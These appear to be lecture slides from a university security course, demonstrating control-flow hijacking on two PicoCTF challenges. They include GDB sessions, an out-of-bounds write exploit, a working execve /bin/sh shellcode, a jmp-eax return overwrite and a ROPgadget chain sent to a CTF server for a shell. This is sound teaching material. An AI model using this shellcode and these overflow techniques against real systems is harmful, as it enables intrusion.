
CSC 405
Demo: Control Flow hijacking

Aleksandr Nahapetyan
anahape@ncsu.edu

Demo day!

- We've covered a lot of material on low-level attacks
  - Buffer overflows
  - Heap overflows
  - Return-oriented-programming
  - Format string exploits
  - TOCTOU attacks
- Let's put these to action (in a place other than the homework)
- Spin up parrotOS, and follow along (PicoCTF '23 | Babygame01)
- go.ncsu.edu/picoctf-23-1



What is the file given to us?

```
~/Desktop
❯ file game
game: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=02a3bb43121b1f6fbc2ab9154ab38a9427e19149, for
GNU/Linux 3.2.0, not stripped
```

What is the file given to us?

```
~/Desktop
❯ file game
game: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=02a3bb43121b1f6fbc2ab9154ab38a9427e19149, for
GNU/Linux 3.2.0, not stripped
```

What is the file given to us?

```
~/Desktop
❯ file game
game: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=02a3bb43121b1f6fbc2ab9154ab38a9427e19149, for
GNU/Linux 3.2.0, not stripped
```

What is the file given to us?

```
~/Desktop
❯ file game
game: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux.so.2,
BuildID[sha1]=02a3bb43121b1f6fbc2ab9154ab38a9427e19149, for
GNU/Linux 3.2.0, not stripped
```


Let’s run it!

```
anahape@vclvm178-123:~/working$ wget https://artifacts.picoctf.net/c/226/game
--2026-03-01 15:30:51--  https://artifacts.picoctf.net/c/226/game
Resolving artifacts.picoctf.net (artifacts.picoctf.net)... 3.167.88.6, 3.167.88.69,
3.167.88.74, ...
Connecting to artifacts.picoctf.net (artifacts.picoctf.net)|3.167.88.6|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15628 (15K) [application/octet-stream]
Saving to: ‘game’

game
100%[=============================================================================
==============================>]  15.26K  --.-KB/s    in 0.001s

2026-03-01 15:30:51 (10.9 MB/s) - ‘game’ saved [15628/15628]

anahape@vclvm178-123:~/working$ ls
game
anahape@vclvm178-123:~/working$ ./game
-bash: ./game: Permission denied
```


Let's run it!

```
anahape@vclvm178-123:~/working$ chmod +x ./game
anahape@vclvm178-123:~/working$ ./game


Player position: 4 4
End tile position: 29 89
Player has flag: 0
…
```

Pressing random keys shows WASD to move



Can it be this simple?



No :(


```
Player position: 29 89
Player has flag: 0
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
..........................................................................................
.........................................................................................@
You win!
anahape@vclvm178-123:~/working$
```

Can we walk off the screen?

```
anahape@vclvm178-123:~/working$ python3 -c "print('s\ns\nd\n'*100)"
s
s
d
s
s
d
s
s
d
s
```

SEGFAULT!

```
anahape@vclvm178-123:~/working$ python3 -c "print('s\ns\nd\n'*100)" | game
```



Let's ~~run~~ install checksec on the binary

```
anahape@vclvm178-123:~/working$ checksec
-bash: checksec: command not found
anahape@vclvm178-123:~/working$ pip3 install pwntools
error: externally-managed-environment
anahape@vclvm178-123:~/working$ pip3 install
--break-system-packages pwntools
Successfully installed capstone-6.0.0a7 colored_traceback-0.4.2
intervaltree-3.2.1 plumbum-1.10.0 pwntools-4.15.0
pyelftools-0.32 ropgadget-7.7 rpyc-6.0.2 unicorn-2.1.2
unix-ar-0.2.1
```

Let's run checksec on the binary

```
anahape@vclvm178-123:~/working$ ~/.local/bin/checksec game
[*] '/home/anahape/working/game'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x8048000)
    Stripped:   No
```

Let’s look through the code

```
08049764    int32_t main(int32_t argc, char** argv, char** envp)

0804976b        void* const __return_addr_1 = __return_addr
08049772        int32_t* var_10 = &argc
08049784        void* gsbase
08049784        int32_t eax = *(gsbase + 0x14)
08049796        int32_t var_aac
08049796        init_player(&var_aac)
080497ac        void var_aa0
080497ac        init_map(&var_aa0, &var_aac)
080497c5        print_map(&var_aa0, &var_aac)
080497d9        signal(sig: 2, handler: sigint_handler)
080497d9
08049805        while (true)
08049805            move_player(&var_aac, getchar(), &var_aa0)
0804981e            print_map(&var_aa0, &var_aac)
0804981e
0804982f            if (var_aac == 0x1d)
0804983a                int32_t var_aa8
0804983a
0804983a                if (var_aa8 == 0x59)
0804983a                    break
0804983a
08049846        puts(str: "You win!")
08049857        char var_aa4
08049857
08049857        if (var_aa4 != 0)
08049863            puts(str: "flage")
0804986b            win()
0804987c            fflush(fp: *stdout)
0804987c
0804988d        *(gsbase + 0x14)
0804988d
08049894        if (eax == *(gsbase + 0x14))
080498a4            return 0
080498a4
08049896        __stack_chk_fail_local()
08049896        noreturn
```

There is a win() function

```
08049233    int32_t win()

08049245        void* gsbase
08049245        int32_t eax = *(gsbase + 0x14)
08049261        FILE* fp = fopen(filename: "flag.txt", mode: "r")
08049261
08049270        if (fp == 0)
0804927c            puts(str: "flag.txt not found in current directory")
08049289            exit(status: 0)
08049289            noreturn
08049289
0804929a        char var_4c[0x3c]
0804929a        fgets(buf: &var_4c, n: 0x3c, fp)
080492a9        printf(format: &var_4c)
080492a9
080492bc        if (eax == *(gsbase + 0x14))
080492c7            return eax - *(gsbase + 0x14)
080492c7
080492be        __stack_chk_fail_local()
080492be        noreturn
```

Let's check out that move_player()

```
uint8_t* move_player(int32_t* arg1, char arg2, int32_t arg3)

    if (arg2 == 0x6c)
        player_tile = getchar()

    if (arg2 == 0x70)
        solve_round(arg3, arg1)

    *(*arg1 * 0x5a + arg3 + arg1[1]) = 0x2e

    if (arg2 == 0x77)
        *arg1 -= 1
    else if (arg2 == 0x73)
        *arg1 += 1
    else if (arg2 == 0x61)
        arg1[1] -= 1
    else if (arg2 == 0x64)
        arg1[1] += 1

    uint8_t* result = *arg1 * 0x5a + arg3 + arg1[1]
    *result = player_tile
    return result
```

Name variables and change types

```
uint8_t* move_player(int32_t* cord1, char input_char, int32_t cord2)

    if (input_char == 'l')
        player_tile = getchar()

    if (input_char == 'p')
        solve_round(cord2, cord1)

    *(*cord1 * 0x5a + cord2 + cord1[1]) = 0x2e

    if (input_char == 'w')
        *cord1 -= 1
    else if (input_char == 's')
        *cord1 += 1
    else if (input_char == 'a')
        cord1[1] -= 1
    else if (input_char == 'd')
        cord1[1] += 1

    uint8_t* result = *cord1 * 0x5a + cord2 + cord1[1]
    *result = player_tile
    return result
```

Putting it all together

- SEGFAULT and no bound check when we walk off screen
- You have two secret commands `l` and `p`
  - `lx` writes the x character to be the player tile
  - `p` solves the maze
- This is what governs the write
  - `uint8_t* result = *cord1 * 0x5a + cord2 + cord1[1]`
- The real “win” condition is behind a variable that is not modified

I could do the math, or I could run it in GDB

- `(gdb) b *0x08049583`: We can use the `l` command to our advantage
- Pass it a bunch of Ws and then send in an `l`

```
   0x0804962f <+203>:    mov    %dl,(%eax)
...
Breakpoint 2, 0x0804962f in move_player ()
(gdb) info registers
eax            0xffffc8b0         -14160
ecx            0xffffffee         -18
edx            0x78               120
ebx            0xffffcf00         -12544
esp            0xffffcec0         0xffffcec0
ebp            0xffffced8         0xffffced8
esi            0x4                4
edi            0xf7ffcb80         -134231168
eip            0x804962f          0x804962f <move_player+203>
```

Cheap way to figure out if cord1 is x or y

```
(gdb) info frame
Stack level 0, frame at 0xffffcee0:
 eip = 0x804962f in move_player; saved eip = 0x804980a
 called by frame at 0xffffd9b0
 Arglist at 0xffffced8, args:
 Locals at 0xffffced8, Previous frame's sp is 0xffffcee0
 Saved registers:
  ebx at 0xffffced0, ebp at 0xffffced8, esi at 0xffffced4, eip at 0xffffcedc
(gdb) x/3x 0xffffced8
0xffffced8:    0xffffd998    0x0804980a    0xffffcef4
(gdb) x/x 0xffffd998
0xffffd998:    0x00000000
(gdb) x/x 0xffffcef4
0xffffcef4:    0xffffffee
(gdb) x/d 0xffffcef4
0xffffcef4:    -18
```

We need the address of value

```
(gdb) disassemble main
...
   0x08049846 <+226>:    call   0x80490c0 <puts@plt>
   0x0804984b <+231>:    add    $0x10,%esp
   0x0804984e <+234>:    movzbl -0xa9c(%ebp),%eax
   0x08049855 <+241>:    test   %al,%al
   0x08049857 <+243>:    je     0x8049884 <main+288>
   0x08049859 <+245>:    sub    $0xc,%esp
   0x0804985c <+248>:    lea    -0x1f6f(%ebx),%eax
   0x08049862 <+254>:    push   %eax
   0x08049863 <+255>:    call   0x80490c0 <puts@plt>
   0x08049868 <+260>:    add    $0x10,%esp
   0x0804986b <+263>:    call   0x8049233 <win>
```

Breakpoints! Breakpoint! Breakpoints!


```
…
Breakpoint 2, 0x0804962f in move_player ()
(gdb) clear 0x0804962f
Function "0x0804962f" not defined.
(gdb) clear *0x0804962f
Deleted breakpoint 2
(gdb) b *0x0804984e
Breakpoint 3 at 0x804984e
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/anahape/working/game
…
(gdb) print $ebp-0xa9c
$3 = (void *) 0xffffcefc
```

Exploit!

- `0xffffcefc` is where we need to write a non-zero byte
- At (0,-17) we were writing to `0xffffc8b0`
- At (0,0) we are writing to `0xffffcf00`
- How do we overwrite the value?

```
................................................................................
.............................................................................@
You win!
flage
flag.txt not found in current directory
anahape@vclvm178-123:~/working$
```

ROP example



go.ncsu.edu/picoctf-22

Very simple program

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

void vuln() {
  char buf[16];
  printf("How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!\n");
  return gets(buf);
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  vuln();

}
```

But wait canary protection is on?

```
anahape@vclvm178-123:~/working$ ~/.local/bin/checksec vuln
[*] '/home/anahape/working/vuln'
    Arch:       i386-32-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        No PIE (0x8048000)
    Stack:      Executable
    RWX:        Has RWX segments
    Stripped:   No
```

Not entirely

```
vuln: ELF 32-bit LSB executable, Intel 80386, version 1
(GNU/Linux), statically linked,
BuildID[sha1]=232215a502491a549a155b1a790de97f0c433482, for
GNU/Linux 3.2.0, not stripped
```

```
08049d85    char* vuln()

08049d85  f30f1efb          endbr32
08049d89  55                push    ebp {__saved_ebp}
08049d8a  89e5              mov     ebp, esp {__saved_ebp}
08049d8c  53                push    ebx {__saved_ebx}
08049d8d  83ec14            sub     esp, 0x14
08049d90  e8cbfeffff        call    __x86.get_pc_thunk.bx
08049d95  81c36bb20900      add     ebx, 0x9b26b
08049d9b  83ec0c            sub     esp, 0xc
08049d9e  8d8308f0fcff      lea     eax, [ebx-0x30ff8]  {data_80b4008, "How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!"}
08049da4  50                push    eax  {data_80b4008, "How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!"}
08049da5  e8867f0000        call    _IO_puts
08049daa  83c410            add     esp, 0x10
08049dad  83ec0c            sub     esp, 0xc
08049db0  8d45e8            lea     eax, [ebp-0x18 {var_1c}]
08049db3  50                push    eax {var_1c} {var_2c}
08049db4  e8a77d0000        call    _IO_gets
08049db9  83c410            add     esp, 0x10
08049dbc  8b5dfc            mov     ebx, dword [ebp-0x4 {__saved_ebx}]
08049dbf  c9                leave    {__saved_ebp}
08049dc0  c3                retn     {__return_addr}
```

The hint is in the name, but what gadget?

- System V ABI specifies that RAX register holds the return value.
- Or you can just check GDB

```
(gdb) display/3i $eip
1: x/3i $eip
=> 0x8049d8d <vuln+8>:    sub    $0x14,%esp
   0x8049d90 <vuln+11>:   call   0x8049c60
<__x86.get_pc_thunk.bx>
   0x8049d95 <vuln+16>:   add    $0x9b26b,%ebx
```

```
Breakpoint 2, 0x08049db9 in vuln ()
1: x/3i $eip
=> 0x8049db9 <vuln+52>:    add    $0x10,%esp
   0x8049dbc <vuln+55>:    mov    -0x4(%ebp),%ebx
   0x8049dbf <vuln+58>:    leave
(gdb) info registers
eax            0xffffd960          -9888
ecx            0x80e5300           135156480
edx            0xffffd964          -9884
ebx            0x80e5000           135155712
esp            0xffffd950          0xffffd950
ebp            0xffffd978          0xffffd978
esi            0x80e5000           135155712
edi            0x80e5000           135155712
eip            0x8049db9           0x8049db9 <vuln+52>
eflags         0x246               [ PF ZF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
(gdb) x/s 0xffffd960
0xffffd960:    "abcd"
```

One gadget! `jmp eax`

```
> sudo -H python3 -m pip install --break-system-packages ROPgadget
> ROPgadget --binary ./vuln | head
Gadgets information
============================================================
0x0807a871 : aaa ; add dword ptr [ebx], eax ; jmp 0x807a69f
0x0807bc29 : aaa ; add dword ptr [ebx], eax ; jmp 0x807ba43
0x080af7d4 : aaa ; add esp, 0x2c ; pop ebx ; pop esi ; pop edi ; pop ebp ;
ret
0x080976a2 : aaa ; das ; add esi, 1 ; mov dword ptr [esp], edi ; jmp
0x80974e1
0x08080502 : aaa ; je 0x8080510 ; pop ebx ; pop esi ; pop edi ; ret
0x0806f65f : aaa ; jmp 0x806f3ce
0x0806f4ca : aaa ; jmp 0x806f3da
0x0809d83a : aaa ; jmp 0x809d79c
...
Unique gadgets found: 32252
```

One gadget! `jmp eax`

```
anahape@vclvm178-123:~/working$ ROPgadget --binary ./vuln
                                        | grep -E ": jmp eax$"
0x0805333b : jmp eax
```

- SHELLCODE + padding + 0x0805333b

```
anahape@vclvm178-123:~/working$ python3
>>> import struct
>>> struct.pack("<I", 0x0805333b)
b';3\x05\x08'
```

No other tricks needed

```
(gdb) x/s 0xffffd960
0xffffd960:    "hello"
(gdb) info frame
Stack level 0, frame at 0xffffd980:
 eip = 0x8049db9 in vuln; saved eip = 0x8049e1a
 called by frame at 0xffffd9b0
 Arglist at 0xffffd978, args:
 Locals at 0xffffd978, Previous frame's sp is 0xffffd980
 Saved registers:
  ebx at 0xffffd974, ebp at 0xffffd978, eip at 0xffffd97c
(gdb) q
Quit anyway? (y or n) y
$ python3
>>> 0xffffd97c - 0xffffd960
28
```

Exploit

```
> python3 -c 'import sys;
sys.stdout.buffer.write(b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\
x53\x89\xe1\xb0\x0b\xcd\x80\x90\x90\x90\x90\x90\x90;3\x05\x08")' >> payload
> gdb -q ./vuln
(gdb) break *0x08049db9
Breakpoint 1 at 0x8049db9
(gdb) r < payload
Breakpoint 1, 0x08049db9 in vuln ()
(gdb) info frame
Stack level 0, frame at 0xffffd980:
 eip = 0x8049db9 in vuln; saved eip = 0x5333b90
 called by frame at 0xffffd984
 Arglist at 0xffffd978, args:
 Locals at 0xffffd978, Previous frame's sp is 0xffffd980
 Saved registers:
  ebx at 0xffffd974, ebp at 0xffffd978, eip at 0xffffd97c
(gdb) x/x 0xffffd97c
0xffffd97c:    0x05333b90
```

Exploit (2)

```
(gdb) x/40i $eax
   0xffffd960:    xor    %eax,%eax
   0xffffd962:    push   %eax
   0xffffd963:    push   $0x68732f2f
   0xffffd968:    push   $0x6e69622f
   0xffffd96d:    mov    %esp,%ebx
   0xffffd96f:    push   %eax
   0xffffd970:    push   %ebx
   0xffffd971:    mov    %esp,%ecx
   0xffffd973:    mov    $0xb,%al
   0xffffd975:    int    $0x80
…
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0xffffd970 in ?? ()
```

Exploit (3)

- What if we just used a full ROP chain
- ROPGadget has a `--rop` flag that generates a chain for you

```
ROPgadget --binary ./vuln --rop --silent --badbytes "0a"
Gadgets information
…
#!/usr/bin/env python3
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = b'a'*28

p += pack('<I', 0x080583b9)
```

```
anahape@vclvm178-123:~/working$ python3 solve.py  > payload
anahape@vclvm178-123:~/working$ cat payload - | ./vuln
How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!

ls
game  payload  solve.py  vuln
anahape@vclvm178-123:~/working$ cat payload - | nc saturn.picoctf.net 57395
How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!
ls
ls
flag.txt
vuln
ls
flag.txt
vuln
cat flag.txt
```

Rest of class!

- Check out BabyGame02 and BabyGame03 (they are a little harder, but are just upgraded versions of this challenge)
- Work on HW2!

Security Zen

- We are almost done with exploitation!
- LiveOverflow has another video about a firefox 0-day!